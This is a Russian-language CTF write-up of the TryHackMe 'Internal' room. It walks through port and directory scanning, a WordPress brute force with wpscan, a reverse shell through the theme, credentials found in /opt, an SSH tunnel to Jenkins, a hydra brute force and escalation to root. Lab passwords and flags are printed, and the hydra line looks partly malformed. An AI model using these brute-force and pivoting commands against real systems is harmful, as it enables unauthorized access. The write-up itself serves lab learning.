

Отчёт

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 19:46 (*комната мне понравилась, но показалась явно не на хард*)

Область тестирования и использованные службы.

IP/домен	Порт	Сервис	Сервис целевого сервера
localhost	5901	WinKexServer	-
localhost	-	Nmap Port Scanner	-
localhost	-	Gobuster Directory Scanner	-
localhost	-	Obsidian Notes	-
localhost	1234	Reverse Shell listener	-
10.10.47.117	8080	Apache2 Web Server	+
10.10.47.117	8000	Jenkins Internal Web Server	+

Использованные файлы:

- user.txt - флаг.
- root.txt - флаг.
- [linpeas](#) - скрипт для повышения привилегий на линукс.
- [php reverse shell](#) - реверс шелл от pentest monkey.
- [CVE-2024-23897.py](#) - LFI для Jenkins.

Порядок действий

1) Запуск `openvpn` для доступа; `kex` для того, чтобы сделать `linux` удобнее

- `kex --win && sudo openvpn Kolya080808.ovpn`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3) Запуск Gobuster для поиска директорий.

- Результаты:

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url:                        http://internal.thm/
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                    directory-list-2.3-medium.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.6
[+] Timeout:                    10s
=====

Starting gobuster in directory enumeration mode
=====

/blog                          (Status: 301) [Size: 311] [-->
http://internal.thm/blog/]
/wordpress                     (Status: 301) [Size: 316] [-->
http://internal.thm/wordpress/]
/javascript                     (Status: 301) [Size: 317] [-->
http://internal.thm/javascript/]
/phpmyadmin                     (Status: 301) [Size: 317] [-->
http://internal.thm/phpmyadmin/]
Progress: 57547 / 220561 (26.09%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 57603 / 220561 (26.12%)
```

Finished

4) И так, gobuster нашел две интересные директории. С помощью /wordpress я использовал [wpscan](#), и вот что он мне выдал:

- Результат:

```
[+] WordPress theme in use: twentyseventeen
| Location: http://internal.thm/wordpress/wp-content/themes/twentyseventeen/
| Last Updated: 2024-11-12T00:00:00.000Z
| Readme: http://internal.thm/wordpress/wp-content/themes/twentyseventeen/readme.txt
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 2.3 (80% confidence)
| Found By: Style (Passive Detection)
|   - http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3'
```

(с помощью нее мы будем получать reverse shell)

```
Brute forcing Author: 100% Time: 00:00:00 (10 / 10) 100.00% Time
[i] User(s) Identified:

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jan  2 14:33:44 2025
[+] Requests Done: 3561
[+] Cached Requests: 41
[+] Data Sent: 874.786 KB
[+] Data Received: 518.836 KB
[+] Memory used: 281.613 MB
[+] Elapsed time: 00:01:06
```

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / princess7 Time: 00:02:53 <

[!] Valid Combinations Found:
| Username: admin, Password: my2boys

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Thu Jan  2 14:37:28 2025
[+] Requests Done: 4026
[+] Cached Requests: 38
[+] Data Sent: 1.891 MB
[+] Data Received: 2.31 MB
[+] Memory used: 280.879 MB
[+] Elapsed time: 00:03:02


(kolya080808@Nikolapc)-[~]
$
```

(с помощью ЭТИХ данных мы войдем в админку)

5) Заходим и получаем reverse shell:

- Результат:





6) Дальше я использовал [linpeas](#), долго копался в директориях, но в итоге нашел в директории /opt интересную фигню:

- Результат:

```
cdrom home lib          media      proc sbin swap.img usr  vmlinuz.old
$ cd opt
cd opt
$ ls
ls
containerd wp-save.txt
$ cat wp-save.txt
cat wp-save.txt
bill,
subreanna needed these credentials for something later. Let her know you have them and where they are.
subreanna:bubb13guM!@#123
```

7) Заходим по нужным данным по ssh, читаем флаг и видим еще один интересный файл:

- Результат:

```
Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat user.txt
THM{int3rna1_fl4g_1}
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
```

8) Он говорит нам про какой-то сайт внутри сети. Так что мы настраиваем туннель и смотрим на него:

- Результат:

```
logout
Connection to internal.thm closed.

(kolya080808@Nikolapc)-[~]
$ ssh -L 8080:172.17.0.2:8080 aubreanna@internal.thm
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jan  2 11:53:31 UTC 2025

System load:  0.0               Processes:            115
Usage of /:   63.8% of 8.79GB   Users logged in:     0
Memory usage: 47%              IP address for eth0:  10.10.47.117
Swap usage:   0%               IP address for docker0: 172.17.0.1

=> There is 1 zombie process.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
```



Welcome to Jenkins!

Sign in

☐ Keep me signed in

9) Ну я погуглил что можно сделать и нашел [CVE-2024-23897](#), однако мне не помогло. Поэтому надо было просто тупо брутфорсить пароль. Т. к. у меня это заняло чуть ли не час и главное пароль не нашелся, я посмотрел его в райтапе (сорян). Заходим:


Tip

Если вам интересно, то вот такая команда будет правильнее всего:

```
hydra -l admin -P /usr/share/seclists/Passwords/xato-1mil-10000.txt -f -e ntp -v -s 8000 -t 4  
-w 16 -b /path/to/payload.ffuf
```


Ну или что-то похожее :)

- Результат:



10) Затем мы получаем reverse shell с джавой (извините, мои навыки джавы оставляют желать лучшего):

- Результат:



перед этим обязательно ставим netcat listener (в моем случае на порт 1234)

11) Получая reverse shell мы по аналогии смотрим директорию /opt и о чудо:

- Результат:

```
cd opt
ls
note.txt
ona
bash: line 10: ona: command not found
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
```

12) Заходим на окно с пользователем ssh aubreanna и меняем его на root. Потом читаем флаг:

- Результат:

```
jenkins.txt linpeas.sh snap user.txt
aubreanna@internal:~$ su root
Password:
root@internal:/home/aubreanna# ls
jenkins.txt linpeas.sh snap user.txt
root@internal:/home/aubreanna# cd ~
root@internal:~# ls
root.txt snap
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
```

Примечание

Прикольная комната, но я бы ее не оценивал на хард.

Спасибо TryHackMe за комнату!

Найденные уязвимости

Brute Force

PoC:

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / princess7 Time: 00:02:53 <

[!] Valid Combinations Found:
| Username: admin, Password: my2boys

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jan  2 14:37:28 2025
[+] Requests Done: 4026
[+] Cached Requests: 38
[+] Data Sent: 1.891 MB
[+] Data Received: 2.31 MB
[+] Memory used: 280.879 MB
[+] Elapsed time: 00:03:02

(kolya080808@Nikolapc)-[~]
$ -
```

(пункт 4)

и (пункт 9)

CVSSv3 Score: 8.8 (HIGH)

Описание:

В данном случае данная атака связана с простыми паролями.

Воспроизведение уязвимости:


```
wpscan --url http://internal.thm/wordpress -U admin -P rockyou.txt
```

Рекомендации по устранению:

- Обновите пароли на более сложные.

Видео выполнения

- Оригинал:



- [YouTube](#)